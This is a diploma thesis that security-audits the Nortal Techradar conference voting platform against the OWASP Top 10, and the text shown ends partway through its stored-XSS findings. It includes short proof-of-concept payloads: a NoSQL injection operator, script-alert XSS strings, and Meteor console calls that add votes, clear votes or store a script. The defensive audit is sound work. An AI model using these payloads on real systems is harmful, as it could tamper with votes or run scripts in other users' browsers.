TALLINN UNIVERSITY OF TECHNOLOGY
School of Information Technologies

Sander Hütsi 179900IVSB

AUDITING NORTAL TECHRADAR AS A SECURE VOTING PLATFORM

Diploma thesis

Supervisor: Valdo Praust
MSc

Tallinn 2020

TALLINNA TEHNIKAÜLIKOOL
Infotehnoloogia teaduskond

Sander Hütsi 179900IVSB

NORTAL TECHRADARI AUDITEERIMINE TURVALISE HÄÄLETUS PLATVORMINA

Diplomitöö

Juhendaja: Valdo Praust
MSc

Tallinn 2020

Author’s declaration of originality

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Sander Hütsi

05.04.2020

Abstract

The aim of the current thesis is the audit of Nortal Techradar as a secure voting platform. The work will give an overview of the current state of the software, highlighting any potential security vulnerabilities. To aid in the process of discovery and testing, two development environments will be set up. In addition to the practical part, all applicable issues will be confronted, and security patches will be developed.

The work also covers different technologies, infrastructure strategies, examples of attacks and written code. The expected result of the paper is a more secure voting platform that cannot be taken advantage of by simple means.

The thesis is written in English and contains 76 pages of text, 5 figures, 6 tables and 6 chapters.

Annotatsioon

Käesoleva diplomitöö eesmärk on Nortal Techradari auditeerimine turvalise hääletusplatvormina. Töö annab ülevaate rakenduse hetkesest olukorrast, tuues välja kõik leitud andemturvalisuse puuduskohad. Samuti luuakse kaks erinevat testimis keskkonda, aidates kaasa probleemsete kohtade leidmisele ja testimisele. Lisaks praktilisele osale, kõik võimalikud turvaaugud võetakse parandamiseks ette.

Töö katab ka erinevaid tehnoloogiaid, veebiplatvormi infrastruktuuri strateegiaid, rünnakute näiteid ja koostatud koodi. Oodatav diplomitöö tulemus on turvalisem hääletusplatvorm, mida pahatahtlikud kasutajad ei saa rünnata nii kergesti.

Lõputöö on kirjutatud inglise keeles ning sisaldab teksti 76 leheküljel, 5 joonist, 6 tabelit ja 6 peatükki.

List of abbreviations and terms

API	Application Programming Interface
IDE	Integrated Development Environment
GUI	Graphical User Interface
UI	User Interface
SSL	Secure Socket Layer, used to describe the functionalities of HTTPS
HTTPS	A secure web protocol
vCPU core	Virtual CPU core
JSON	A data format popular in web application communication
XSS	Cross-site scripting
Keyword	A term used on the voting platform. It refers to a technology that users can vote for.
ORM	Object-relational mapping
SAML	Security Assertion Markup Language for XML
FTP	File transfer protocol
SFTP	Secure file transfer protocol
SSH	Secure shell
DOM	Document object model

Table of Contents

List of Figures

List of Tables

Introduction

The purpose of the following work is to perform a security audit on Nortal Techradar by assessing existing vulnerabilities and fixing potential security holes. This is relevant, as the software is publicly available as an open source project and to date, it has been used at two high-profile tech conferences – GeekOUT 2019 and Build Stuff 2019 [21] [22] .

The audit will be conducted in the following order:

1) A development environment will be set up to mimic the application in a production setting

2) Potential vulnerabilities are searched and analysed

3) Fixes are developed in accordance to their severity

The proposed strategy will help give a clear overview of the issues and priorities during the final stage of the work. To aid with finding and reproducing vulnerabilities, a browser extension will be written for the website.

Through the processes of this work, the author aims to answer the following research questions:

- What is the current state of the Nortal Techradar voting platform in terms of information security?

- What would be the best course of action to address potential vulnerabilities?

- How would an improved version of the application handle in a production environment?

The thesis will be heavy on the practical side and will consist of the following chapters:

1) Description of the problem and formulation of the assignment

2) Methods and tools

3) Framework analysis

4) Development environment setup

5) Vulnerability discovery

6) Patch development

Background information

General overview

The idea for the Nortal Technology Radar originated from ThoughtWorks. They publish the radar semi-yearly to indicate their predictions for technologies in software development. Or in their own words: “The Radar is a document that sets out the changes that we think are currently interesting in software development - things in motion that we think you should pay attention to and consider using in your projects. It reflects the idiosyncratic opinion of a bunch of senior technologists and is based on our day-to-day work and experiences. While we think this is interesting, it shouldn’t be taken as a deep market analysis.” [1]

However, the ThoughtWorks Radar is only internal to their company and represents the opinions of a small selection of professionals. As Nortal wanted to learn more about what the industry is saying, they started holding their own Technology Radar events as part of tech conferences. The earlier implementations consisted mainly of a whiteboard with sticky notes placed on top, as seen from the GeekOUT 2018 conference. [3]

With the growth in popularity surrounding the tech radar also came the need for a more modern solution. And that solution was Nortal TechRadar – web-based voting platform for technologies during conferences, as seen under Appendix 5 - Front page.

The new voting platform consists of four user-navigable pages: login, confirm, submit, radar. There is an additional *admin* page for authorized users for managing the platform. The expected workflow of a new user is the following:

1) User opens the *login* page and signs up
2) User is redirected to the *confirm* page where they enter contact details
3) User is redirected to the *submit* page where they can vote for the keywords

4) User opens up the *radar* page to see the results of the votes

1 Description of the problem and formulation of the assignment

1.1 General overview

Security principles are often looked over in the world of information system development. This can be due to tight time constraints, carelessness or inexperience from the employees, poor planning or management. While the reasons number many, it is still important to set a baseline of security needs and confirm they have been followed. As Nortal TechRadar is an open source product that deals with sensitive information, it is imperative to have secure and tested ways of handling data.

To date, the voting platform has been deployed at two high-profile tech conferences. These include GeekOUT 2019 in Tallinn as the initial successful launch and Build Stuff 2019 in Latvia shortly after. [21] [22]

While a security incident has not happened yet, it cannot be said that it will not happen at all. According to sources, a data breach can take upwards of around 200 days to be discovered [4] [5] . Factors such as improperly configured logging and monitoring can increase it even further. [6]

As the application is versioned and open source, it is important to note that the thesis will focus on the latest available public revision of the software. At the time of writing, this will be the latest commit 9c27fb9 on Nov 22, 2019. [7]

1.2 Description of the goals

As this paper is focused on performing an audit and improving the security of the application, the two main goals are as follows:

- Assess current state of security in the software
- Improve the security of the software

During the vulnerability discovery phase, a detailed overview will be created, outlining and analysing the current security issues in the software. Doing this will help give a clear understanding of the issues and the order of priority for making repairs. After the vulnerabilities are documented, changes to the source code can be made.

2 Methods and tools

2.1 Overview of the methods

The main part of the work is split into three sections: environment setup, vulnerability discovery, and development of fixes.

During environment setup, two separate testing instances are configured. The first one – the local development environment will be used to find issues in the code and logic of the application. It will provide a way to make vulnerable components more efficient to test by removing layers that regular users and attackers would be able to bypass on their own. The second environment will be a production-ready application running on a well-configured server with a goal of testing the application in a real-world scenario. As implementations may vary across the companies or groups using the software, a more generic approach will be taken towards setting up the infrastructure. In addition to the environments, a browser plugin will be composed to assist in testing and reproducing issues.

Vulnerability discovery will focus on applying frameworks, tools and ingenuity to find potential issue points in the software. The primary cybersecurity framework in focus has been chosen to be OWASP Top 10 for its concise and well-defined list of vulnerabilities and their history of operation. The author feels that employing a large framework, such as NIST CSF, would be redundantly excessive for an application the size of Nortal Techradar. The scope of the application is fairly limited, as it only has 5 user-browsable pages. Many of NIST CSF's aspects would simply remain inapplicable.

And finally, the last chapter will focus on developing fixes and discussing the reasoning behind them. It may not be possible to fix all found issues because of the complexity of the flaw or the lack of significance thereof. In such a case the reason of abandonment and the steps taken to mitigate the damages as much as possible will be clearly stated.

2.2 Overview of the tools

The tools and technologies used during the work and their purposes are as follows:

- PostMan – an IDE used for creating and sending API requests to the website
- IntelliJ IDE – an IDE for exploring the source code and developing fixes to the software
- Robo 3T (v1.3) – GUI tool used for exploring the NoSQL MongoDB database
- Google Chrome Developer Tools – used for diagnosing and penetrating the website live
- Meteor – the Javascript framework that the web platform is written in
- MongoDb – NoSQL database solution the website uses
- Linux operating system (CentOS 8) – will be the base operating system for the external development environment server
- Docker – will be the containerization tool for running multiple independent instances of the same software
- Apache HTTP server – web server software for routing user requests to the application instances
- TamperMonkey – browser extension used for writing scripts and testing vulnerabilities

2.3 Overview of the thesis creation process

The planned work can be split into the following steps:

1) Set up local and external development environment
2) Test the application thoroughly and compose a report of security vulnerabilities
3) Develop fixes for the vulnerabilities

The simplified workflow has been summed up in Figure 1. In the case of a situation where the underlying issue is out of reach, it will be documented, and the most applicable course of action will be taken in accordance with the situation. For example, a framework bug would be reported, the development environment issue would be attempted to fix, etc.




Figure 1. Thesis creation workflow

3 Framework analysis

3.1 Overview of the cyber security framework

OWASP Top 10 is the cyber security standard in focus for this thesis. It was chosen for its conciseness and history. The Open Web Application Security Project (or OWASP for short) is a non-profit organization that focuses to improve the security of software. They have been in action since as early as 2001, becoming one of the most well-known web security communities to date [17] . The framework covers the ten most common security vulnerabilities for web applications. These range from simple logging misconfigurations to large page-breaking security issues. The 2017 list has been used as the base and contains the following entries [15] :

1) Injection
2) Broken authentication
3) Sensitive data exposure
4) XML external entities
5) Broken access control
6) Security misconfiguration
7) Cross-site scripting
8) Insecure deserialization
9) Using components with known vulnerabilities
10) Insufficient logging and monitoring

Compared to NIST CSF, OWASP brings out specific software-related security vulnerabilities, as seen listed above. NIST, on the other hand defines more generic guidelines under its multiple categories. For example, the Detect function with its three categories is very similar to OWASP's Top 10 – Insufficient logging and monitoring. Both in this case focus on detecting threats, but NIST does so on a much larger scale and more in-depth. [29]

3.2 The framework in-depth

Top 1. Injection

As the leading security vulnerability in the world with position 1, injection is the process of sending code to an interpreter to trick it to execute commands or read out sensitive data. An application can be vulnerable to injection attacks, if any matches of the following conditions are valid [15] :

- User inputs are not sanitized
- Unescaped parameters are used in queries
- ORM mapping can be compromised

For example, if a user was being authenticated in a NoSQL application, as shown by the following pseudocode and variables:

```
// username and password sent by user
var usernameInput = “John”;
var passwordInput = “Password123”;

// authentication logic
{“username”: usernameInput, “password”: passwordInput}
```

Then an injection attack would work by changing the password field as follows:

```
var passwordInput = {“$ne”: null};
```

By changing the password field from string to JSON, the interpreter will be tricked into evaluating the user-written expression. In the example above, it will attempt to find any user with the name John that does not have an empty password.

To prevent injection attacks, it is recommended to keep user-accessible data separate from commands and queries. Implementing the following options will secure an application from injection vulnerabilities [15] :

- Use a safe API that provides a parameterized interface
- Implement a whitelist for inputs
- Escape special characters
- Use LIMIT controls to prevent large data leaks

Top 2. Broken authentication

Authentication issues can occur when the website is incorrectly configured to handle user sessions, registrations or users signing in. The most relevant of issues is perhaps credential stuffing – an approach where the attacker has a list of usernames and passwords and can try combinations of them without any restriction. This kind of attack is also known as a brute force attack. In addition, invalid handling of session data is also one of the signs of broken authentication. For example, not changing session IDs after logging in or not invalidating them properly. [15]

In comparison, the NIST cybersecurity framework divides authentication issues into three subcategories called Digital Identity Guidelines [24] :

- Enrollment and Identity Proofing
- Authentication and Lifecycle Management
- Federation and Assertions

The advised method from OWASP for preventing broken authentication for happening is to confirm the following checklist [15] :

- Implement multi-factor authentication
- Do not leave default credentials unmodified
- Implement password strength checks as done in NIST 800-63 B – Authentication and Lifecycle Management
- Secure account creation APIs
- Limit brute force attacks by adding increasing delays
- Use a trusted server-side session management system

Top 3. Sensitive data exposure

Excessive data exposure can be an overlooked part in smaller web applications. The use of insecure protocols such as FTP or HTTP can lead to leaked data. To prevent this, the secure counterparts SFTP and HTTPS should be used instead. Sensitive data exposure also covers data storage. Passwords and user information should not be stored in plain text or unsecure storage solutions. [15]

This is similar to ISKE's G4.87, where it is defined as the act of displaying confidential information to users that is not necessary to the operation of the website. However, ISKE focuses on practices that should be avoided that would help a malicious user during an attack. On the other hand, OWASP deals with direct data breaches, such as lack of proper cryptographic algorithms or plain text traffic. [15] [16]

Top 4. XML external entities

XML parsing is another common vulnerability hotspot for websites. While mostly present in older websites, it still remains in the top 4. Older syntax processors might have known vulnerabilities, so it is recommended to keep external packages up to date. A website can be vulnerable to XML attacks, if any of the following conditions match [15] :

- The application accepts XML uploads or inserts user data into XML files
- XML processor has document type definitions enabled

- The application uses SAML for identity processing
- SOAP version lower than 1.2 is used

Top 5. Broken access control

Limiting access is a core part of any website that deals with users. An application is vulnerable to this if a user is able to view or edit something that should normally be out of their reach. This could be done by bypassing checks through modifying the URL, application state or other vulnerable components. Access control can be considered broken as well if the user does not need to be signed in to interact with parts of the website out of reach for guests. [15]

An example of URL modification would be as follows:

```
http://example.com/unsubscribe?account=James
```

By changing the *account* query parameter, the user would be able to call the *unsubscribe* function on different accounts. Under normal circumstances this should be restricted only to the user logged in.

Top 6. Security misconfiguration

Security misconfiguration covers a large variety of topics related to security configurations of the website environment. The most common of these are [15] :

- Improperly configured permissions
- Unnecessarily enabled features
- Default accounts not changed
- Overly informative stack traces
- Improperly configured framework security options

Top 7. Cross-site scripting

Cross-site scripting, or XSS for short, is an attack targeting the browsers of users. The goal is to have the user execute a foreign script or load a malicious link. Similar to ISKE G5.170 [16] , there are three main variations of XSS attacks described in OWASP Top 10:

- Reflected – When the website has unescaped user-writable fields. Occurs when a link containing a script or a malicious package is opened and the contents are rendered on the page [15]
- Stored – Similar to reflected, however, in this case the payload can be persisted on the website. If a user happens to open a page containing a stored XSS, the script or package would be executed [15]
- DOM – When the XSS payload is written to DOM before arriving to the user [15]

with the three categories being almost identical.

G5.170

An example of cross-site scripting is to include the following payload to various inputs or URL parameters:

```
<script>window.alert(1)</script>
```

The page can be considered XSS-vulnerable if an alert is displayed.

Top 8. Insecure deserialization

While difficult to exploit, insecure deserialization can be used to cause significant damage. It refers to the practice of forming a package with a payload that gets deserialized in the target location and the payload executed. This type of attack varies from implementation to implementation and usually must be custom-made for the target platform. The two primary types of deserialization attacks are object and data structure attacks and data tampering attacks. The first includes modifying object structure and the other changing the content of it. [15]

Top 9. Using components with known vulnerabilities

In a high security application, attackers might prefer to search for vulnerabilities in third-party components. Therefore, it is important to keep all dependencies up to date. Signs that the application might be vulnerable are as follows [15] :

- Component versions are unknown
- Components are out of date
- Security updates take time to apply
- The compatibility of updated libraries is not tested

According to OWASP, the guidelines for preventing usage of known vulnerabilities are as follows [15] :

- Remove unused packages
- Keep an inventory of current versions
- Obtain packages from known sources
- Monitor unmaintained libraries

Top 10. Insufficient logging and monitoring

Proper logging and monitoring applications is the cornerstone of security. The sooner the system administrator is able to tell that an attack has happened, the more damage can be mitigated. Of course, with ideal monitoring the attack could possibly be prevented completely. The average number of days to identify a data breach is considered to be around 190 [4] [15] . As many attacks begin with vulnerability probing, the longer it goes on the more likely an exploit can be found. As stated in OWASP Top 10, logging and monitoring should be implemented for [15] :

- Authentication usage, including logins, login failures, and important transactions
- Error messages to generate clear logs of the incident

- Application usage and API requests
- Attacks that happen in real-time

4 Development environment setup

4.1 Platform design

For the thesis, two development environments will be configured. One will be local, which allows changes to the code to be made on the go and makes finding potential vulnerabilities easier. The other will be set up externally on a server, designed to simulate a production-grade environment.

Since Nortal Techradar is an open source software, the technical details between implementations may vary depending on the company or group using it. Therefore, the external testing environment setup should be designed as generic as possible. As the installation instructions did not mention proper configuration of the server, the steps followed have been included under Appendix 1 - Steps to set up development server. [7]

4.2 External environment configuration

As per the usage instructions, the application has been containerized in Docker, allowing multiple instances to run simultaneously [7] . Using the Apache web server, a load balancing system is created to mitigate a highly likely single point of failure.

There are multiple instances of the Radar application running on the server. Visitors gain access to the platform through the Apache server and depending on the order of access they are redirected to one of the active instances [8] . To verify that all applications store the same data, a monolithic database is attached. Figure 2 describes the plan for the infrastructure and the concept of load balancing.




Figure 2. External environment infrastructure.

To prevent any tampering and unauthorized viewing of user data on local networks, a domain and an SSL certificate have been acquired and configured for the server. Unsecure protocol access has been made unavailable and any non-secure requests will be automatically forwarded to their secure counterpart.

Signing into the voting platform happens through either one of two trusted third-party applications: Facebook or Google. For the external and local testing environments to accept user logins, the application must be registered and login tokens have to be generated. To accomplish this, the instructions written in the official Techradar documentation was used. Due to potential configuration differences, the security of these services falls out of scope for this paper. [7]

4.3 Bypassing restrictions

The Meteor framework has two parts: the front end and the back end. The front-end consists of code that is run locally inside the user's browser. Everything displayed is

accessible for modification. On the other hand, the back-end consists of code that runs on the server. Only certain back-end functionality is exposed to the client through the use of APIs. [25]

As Nortal Techradar is built using Meteor, security stems from the proper usage of the framework [7] . As a full-stack Javascript platform, it contains a large set of useful tools and packages. The principles of operations in a Meteor application are as follows [25] :

- The server-side and client-side are both written in the same language
- The server sends data, not HTML, which is used for rendering
- The pages are reactive to the data

In case of the second point, Meteor uses a custom data protocol called DDP for sending data back and forth the user. While this data is not normally visible to the user, it is possible to view if with a few modifications to the front end of the website. [31]

In the case that the developers have poorly understood the concepts of the particular framework they are working with, an exploit can be formed. Some can be discovered through normal use of the front-end while others require modifications to the code.

The website works by running a compressed JS script which is included in the base HTML. After loading, the page contents are rendered and additional connections to the server are made. Communication between the front-end and the back-end happens through WebSockets. Various approaches were tested for bypassing front-end restrictions and executing back-end functions and API endpoints. The results are discussed below. [25]

4.3.1 Developer console

By far the simplest approach is the developer console. It is present in most modern browsers and can be accessed by pressing the *Ctrl + Shift + J* key combination on most modern browsers. Through there it is possible to gain insights into the inner workings of websites and most importantly, execute Javascript code. [13]

This tool proved to be quite effective. Meteor as a framework can be interacted with through the developer's console quite easily [20] . Therefore, to make requests to the platform's back-end, one has to execute a published function in the following way:

```
Meteor.call('clearVotesDev');
```

The result of the request can be viewed in the websocket message log as seen in Figure 3. The green line represents the API call, and the two below represent the result of the request.




Figure 3. Websocket message log

However, searching for vulnerabilities using the developers' console signifies large amounts of manual work and repeated actions. While it can be used as a fallback in the case that other methods do not work, there are still other options to be explored.

4.3.2 Proxy server

As the website is open source, another way would be to make modifications locally, transpile the Javascript and replace the original script in the website. This is where proxying comes in. It is the act of placing a secondary relay point between the user and the server so that the server believes the relay to be the user. With a node in between, it is possible to inject a modified script by replacing parts of the requests. The apache server makes it easy with its Rewrite and Proxy modules [11] [12] .

Bypassing the front-end restrictions would happen in the following steps:

1) Changes to the front-end code are made in an IDE. For example, removing input validation

2) The modified code files are transpiled to a minified Javascript file

3) The script is loaded onto the proxy server

4) Any following requests for the original script will be replaced with the modified version

Figure 4 depicts how request replacement works through a proxy. In the first example, the user makes a request to the server for *script.js* and the server responds with the requested file. The second example employs a relay node, where the user queries the proxy, instead of the server. When the request is recognised, the original script is replaced with a modified one and returned to the client.




Figure 4. Replacement using proxy

The results were as expected - the modified script was loaded and executed instead of the original. However, this solution proved to be a failure, as the user could no longer log in to the platform. This was due to the website only supporting authentication through Google and Facebook. The use of a proxy caused a domain mismatch – a security measure employed by OAuth [18] . This method of bypassing restrictions is entirely dependent on the group or company thay configured the third-party credentials, not the website software. If there was support for signing in using a username and password combination, then this method would have most likely worked.

4.3.3 TamperMonkey

If code replacement before loading was not possible, then perhaps the opposite would work. Tampermonkey is a browser extension that does exactly that. It is used to modify websites, giving them enhanced functionality or removing tedious obstacles, such as advertisements [19] . Since code can be manually executed from the console as seen

from one of the previous chapters, it will also be possible to compose scripts to automate the process. For this paper, TamperMonkey has been chosen as the selected tool to write, test and demo security vulnerabilities in Nortal Techradar. The process of constructing a modified page with TamperMonkey is described in Figure 5:




Figure 5. TamperMonkey modifications

4.4 Reproducing vulnerabilities

To highlight and recreate possible vulnerabilities, a simple exploitation plugin was written for the voting platform using Tampermonkey. The underlying idea is that found vulnerabilities need to be reproducible and the plugin does precisely that. All applicable attacks during the vulnerability discovery phase will be written using this plugin. The source code of these attacks will be made available under Appendix 3, while the source code for the plugin can be found under Appendix 2.

The plugin appends a header to the page, with two columns: the vulnerability selection on the left, and a message console on the right. To hook into Meteor's communication websocket, the examples by Diego Balduini and Rémi Testa were used [26] [30] . The plugin can be seen working under Appendix 6 .

To add attacks to the plugin, two variables must be edited. First, in the *hacks* variable, the user has to add the actual code for the attack in the form of a lambda expression. An example for creating an attack with the name *test* has been provided below:

```
const hacks = {
      test: () => {
            console.log('Test')
      }
};
```

Next, a menu entry must be added to the variable *menuData*, as shown in the following example:

```
const menuData = [
      {
            name: "Testing section",
            expanded: false,
            content: [
                  {
                        title: "A test",
                        description: "Prints in console",
                        action: hacks.test
                  }
            ]
      }
];
```

The exact JSON format has to be followed to add menu entries. Notice that the *action* is a reference to the attack method that was written in the earlier example. Using this structure, it is expected to greatly simplify the process of testing, reproducing and documenting possible vulnerabilities.

Tampermonkey itself is not necessary for running the written plugin. It is possible to achieve the same results by copying and pasting the source code into the developers' console of the browser. However, to avoid repetitive actions, the Tampermonkey extension was used.

4.5 Test data generation

Modification of existing data by malicious means is in high focus for a voting platform. However, upon initial configuration, the database will be empty of users, keywords and votes. To be able to discover and fix possible security vulnerabilities, it is necessary to have a consistent source of base data.

One option would be to manually add keywords and votes. Unfortunately, this method would be quite time consuming and the generated data would not be very random. An automated approach would be much preferred. Fortunately, Nortal Techradar comes built in with development functions that do just that [7] . The following steps have been taken to load in testing data:

1) The application is set to run in development mode by changing the environment flag in its configuration file to “development”

2) Upon initialization, voting candidates are loaded in from a file. This is the default behaviour of the application

3) Using the developer’s console as discussed above, the development method “generateRandomDataDev” is executed with the parameters 25 and 30 as shown:

```
Meteor.call(“generateRandomDataDev”, 25, 30);
```

By completing these steps, the common keywords will be added to the database and random votes will be generated. With this, the application will have a set of base data and will be ready for testing.

5 Vulnerability discovery

5.1 OWASP Top 10

5.1.1 Injection

After a thorough investigation, it appears that all input fields on the website are read in as text. As mentioned before with NoSQL injections JSON needs to be sent to the interpreter. Nonetheless, this is not a problem, as it is possible to bypass front-end restrictions with the written TamperMonkey plugin. Looking at the source code of the application, there are a few locations where injection is possible, as documented in Table 1.

Table 1. Injection vulnerabilities

Nr	File	Line nr	Function	Comment
1	methods.js	33	removeVote	ID matching, no input verification
2	methods.js	38	addVote	ID matching, no input verification

To confirm that the injection attack indeed works, scripts have been prepared for the TamperMonkey plugin and can be found under Appendix 3 - Vote add injection and Vote remove injection. Both scripts have been constructed so that two requests are made to the back-end through the websocket. The first one is a regular call with expected parameters. And the second one uses an injection attack. As depicted under Appendix 6 - Injection script result, both of these requests are being executed and are successful.

5.1.2 Broken authentication

Most key points under broken authentication are overturned by the fact that the website only allows signing in through third party websites. However, one possible vulnerability

is that after signing in to the platform, there is no option to sign out and the session is left active until it expires. This means an attacker can get access to a user's account by acquiring their device.

Apart from the missing UI component, the Nortal Techradar appears to be secure in every aspect of OWASP Broken Authentication, such as:

- Automated login attacks such as credential stuffing are not possible
- Brute force is not possible
- Passwords are not used
- Does not expose session IDs in URL
- Rotates session IDs
- Invalidates session IDs after a period of inactivity

An additional focus point could be shortening the period after which the session gets invalidated. Due to the size and application of the website, it is unlikely that a user would visit again after a period of time.

5.1.3 Sensitive data exposure

The web platform exposes sensitive data to the user in two ways: votes and user data. While not immediately visible, all keywords and their votes are requested upon the initial load of the website. Since the author of this paper could not find a reason why the votes themselves should be visible to the regular user, they were classified under sensitive data exposure. An example of this can be found depicted under Appendix 6 - Excessive vote information exposure, with the code being available under Appendix 3 - Sensitive user data exposure and Sensitive vote data exposure.

Secondly, all user data of the logged in account is available to the current user. This includes session tokens, personal user information, login services and more, as seen under Appendix 6 - Excessive user information exposure.

5.1.4 XML external entities

Since the web platform does not have any capability to accept files, including malicious XML, this vulnerability is not applicable. Communication between the front-end and back-end happens through JSON – the OWASP recommended data format [15] .

5.1.5 Broken access control

There is no proper authentication in place for back-end API calls. The endpoints found to be affected have been documented in Table 2. Users can add and remove votes without being signed in, affecting the results significantly. See Appendix 6 - Broken authentication for the result and Appendix 5 - Voting results affected for a comparison of the votes on the radar page.

Table 2. API endpoints affected by broken authentication

Nr	File	Line nr	Function
1	methods.js	9	updateUser
2	methods.js	30	getSubmittedKeywords
3	methods.js	33	removeVote
4	methods.js	38	addVote
5	methods.js	58	addSuggestion

In addition, there is no limit on how many votes a user can send to the voting platform. This has also been highlighted with a vulnerability demo in Appendix 3 - Duplicate vote sending, showcasing a script that adds duplicate votes to the same keyword.

5.1.6 Security misconfiguration

This point falls out of scope for Nortal Techradar, as security configuration is platform dependent. Various organizations who might employ this software will undoubtedly have different configurations and there is little to no meaning in testing the security configuration of the external testing environment.

5.1.7 Cross-site scripting

In terms of cross-site scripting, there does not appear to be any suitable location for reflected XSS. The only page that uses query parameters is the *radar* page. However, all of these parameters are used for internal configurations and are not displayed to the user in any way.

In terms of DOM and stored XSS, most of the API endpoints for saving data have their parameters verified. Table 3 shows a list of parameters that could potentially allow XSS.

Table 3. Endpoints vulnerable to stored XSS

Nr	File	Line nr	Function	Parameter	Comment
1	methods.js	9	updateUser	wantsRecruitment	
2	methods.js	9	updateUser	wantsParticipation	
3	methods.js	9	updateUser	agreesTerms	
4	methods.js	58	addSuggestion	name	Accepts string with max length 64

From the parameters listed in Table 3, 1 and 2 were not found to be used anywhere on the website. Parameter nr 3 was used only in internal logic checks and therefore is not applicable as an XSS vulnerability. Parameter 4 on the other hand was being displayed on the *admin* page. For testing, the following lines were executed in the developers' console:

```
var payload = "<script>window.alert()</script>";
Meteor.call("addSuggestion", payload, "tools", "trial")
```

